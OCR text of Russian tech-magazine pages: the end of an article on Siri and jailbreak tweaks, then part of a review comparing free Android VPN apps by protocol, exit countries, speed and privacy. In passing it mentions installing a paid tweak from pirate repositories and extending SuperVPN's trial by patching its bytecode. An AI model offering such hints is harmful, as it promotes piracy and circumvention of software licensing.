


WWW


Список команд HomeKit и другая информация о технологии

SpotlightSiri

UnTetheredHeySiri



Параметры твика UnTetheredHeySiri



Твик Assistant+ представлен в виде iOS-приложения


Полезнейший твик при использовании голосового помощника — Assistant+. Данная утилита, существующая уже давно, позволяет связать команду Siri с переключателем Activator или настроить кастомные команды и ответы. Важно и то, что программа поддерживает плагины, которых в Cydia можно найти немало. Например, Siria позволяет дополнить нативный голосовой ассистент возможностью рассказать об установленных твиках. Assistant+ платный, но его можно установить и из бесплатных пиратских репозиториев.

ЗАКЛЮЧЕНИЕ

Голосовой ассистент Siri очень многогранен. Он станет незаменимым помощником для каждого, кто по тем или иным причинам предпочитает голосовое управление. Конечно, не все функции на данный момент доступны в русской версии, а некоторые фишки конкурентов и вовсе отсутствуют. Тем не менее Apple непрерывно работает над утилитой, снабжая ее уникальными возможностями и закладывая бесчисленные «пасхалки», о которых порой узнают лишь спустя месяцы или годы.

ЗАЩИЩАЙ И ВЛАСТВУЙ

ОБЗОР VPN-СЕРВИСОВ ДЛЯ ANDROID



Роман Ярыженко
rommanio@yandex.ru

В последнее время в Google Play появилось очень много VPN-приложений. И неудивительно — с нынешней-то обстановкой в Сети. То один сайт падет жертвой Роскомнадзора, то другой. Недавно в Бразилии заблокировали WhatsApp, и там не только подскочила популярность его конкурентов, но и вырос интерес к различным VPN-сервисам. Вот и мы решили посмотреть, какие в Google Play вообще есть сервисы, связанные с обходом блокировок и сменой юрисдикции.

ВВЕДЕНИЕ

Прежде всего — список рассматриваемых VPN-приложений:

- SuperVPN Free VPN Client
- TouchVPN Security Access (VPN & Proxy)
- Free VPN Proxy by Betternet
- Security Master / VPN Master (RU) Free proxy
- Seed4.Me VPN Proxy

В Google Play все перечисленные приложения помечены как бесплатные, но это не должно вводить в заблуждение — на практике либо «бесплатный» VPN дается на какой-то период, либо его функциональность каким-то образом ограничена (например, возможностью подключаться только к определенным портам). Впрочем, зачастую пользователям, которым нужно лишь «обойти блокировку сайта», этого вполне хватает.

Взглянем на критерии обзора. Мы сравним следующие характеристики:


- простота использования (здесь все банально — сколько действий нужно совершить, чтобы подключиться к VPN);
- поддерживаемые алгоритмы шифрования;
- принцип работы;
- скорость и стабильность соединения;
- способы оплаты;
- точки выхода трафика.

SUPERVPN

Данный сервис предоставляет VPN с точками выхода во Франции, Канаде, США, Германии, Японии и Англии (последние два — только платно). Использовать его очень легко: устанавливаешь приложение, нажимаешь большую круглую кнопку... все! Не надо даже регистрироваться. Триальный период — 20 дней, далее непрерывный доступ будет всего на час с возможностью переподключения. Кто предоставляет этот VPN, неизвестно — веб-сайта у приложения нет. Также отсутствуют какие-либо соглашения с пользователем.



SuperVPN



SuperVPN: выбор страны

Можно выбрать страну, и больше никаких расширенных настроек не предлагается. Для обычных пользователей, конечно, это не очень-то нужно — им важно,



чтобы VPN просто работал, безо всяких танцев с бубном. Тем не менее можно было обеспечить хотя бы возможность выбора порта.

Внутри же это самый что ни на есть обычный StrongSwan. Данные профиля генерируются на стороне сервера на основе информации об устройстве (такой как Android ID и IMSI) — при этом передаются они нехешированными, что чревато последствиями.

Адресов точек выхода нет практически ни в одном черном списке — исключение составляет адрес в Германии, занесенный в один из спам-списков. Скорость соединения на удивление очень даже приличная — впрочем, возможно, дело тут в триальном сроке и после его окончания скорость упадет до минимума. Стоимость месяца VPN составляет 5 долларов. Из способов оплаты — Google Wallet и PayPal.

В целом VPN годен для обхода несложных блокировок. Для регистрации где-либо его использовать не стоит, ибо неизвестно, кому принадлежат VPN-серверы. Обилие рекламы в бесплатной версии раздражает — но на то она и бесплатная, да и видеть рекламу ты будешь только при подключении к серверу. При большом желании можно продлевать триальный период до бесконечности — для этого достаточно пошаманить над дизассемблированным байт-кодом, чтобы вместо системных идентификаторов приложение брало их откуда-нибудь из файла. Однако при наличии альтернатив это почти не имеет смысла.

TOUCHVPN


TouchVPN предоставляет VPN-доступ через следующие страны:

- Швеция;
- Великобритания;
- Япония;
- Дания;
- Франция;
- США;
- Канада.


Как и в предыдущем приложении, присутствует большая круглая кнопка, включающая VPN. Однако, кроме этой кнопки, на главном экране имеется еще и возможность выбора страны. На планшете в горизонтальном режиме TouchVPN запускаться не захотел, перевел в вертикальный (сказывается ориентированность на телефоны), так что пришлось разворачивать, используя приложение для принудительного поворота экрана. VPN заявлен как полностью бесплатный, без каких-либо триальных периодов, работающий лишь за счет рекламы. В отличие от SuperVPN, у приложения как минимум есть сайт (northghost.com), соглашение об использовании и политика конфиденциальности.



TouchVPN



TouchVPN: выбор страны



Настройки TouchVPN

В настройках (к которым можно получить доступ, «потянув» левый край экрана) есть возможность включить проверку незащищенных сетей, авторазрыв соединения при переходе в ждущий режим и сменить тему.

Внутри используется OpenVPN с сертификатом и логином-паролем. Аутентификационные данные генерируются на основе множества значений (в том числе берутся значения и из сервисов Google, так что если у тебя прошивка без данных сервисов, то воспользоваться TouchVPN не получится). Несмотря на то что конечному пользователю для подключения по-прежнему достаточно нажать одну кнопку, внутренняя процедура регистрации в целом выглядит гораздо более запутанной, чем в предыдущем приложении.

А вот с адресами выхода трафика имеется странность: почти ни один адрес не соответствует стране в списке. Например, если выбран пункт «США», адрес будет в Бразилии, «Канада» — в США и так далее. Как минимум три адреса находятся в одном-двух черных списках; впрочем, это не настолько критично. Скорость везде выше 2 Мбит/с, видео с YouTube проигрывается вполне пристойно и без рывков. Триальный период как таковой отсутствует, однако временами всплывает назойливая реклама. Кроме того, в тексте условий использования и в декомпилированном байт-коде упоминаются premium-аккаунты, однако, как их получать, информации нет.

В целом сервис производит неплохое впечатление, защита от левых аккаунтов выстроена так, что с ходу найти концы сложно, однако остается непонятным, как он окупается. Кроме того, есть несколько но, одно из которых — несоответствие точек выхода и стран.

BETTERNET


Этот сервис был одним из самых популярных в Бразилии во время блокировки WhatsApp. Бесплатно предоставляется адрес в США, из платных доступны Англия, Канада, Нидерланды, Франция, Германия, Япония и Сингапур. Есть как условия использования, так и политика конфиденциальности (к слову, очень лояльная к пользователям — утверждается, что никакой персональной информации не собирают).

Настроек нет, но есть возможность войти под premium учетной записью. Непонятно, однако, зачем — ведь при покупке premium-аккаунта используются службы Google. Логичнее в таком случае было бы и приобретать аккаунт, привязывая его не к Gmail (который как минимум у меня для каждого устройства свой), а к обычному email.

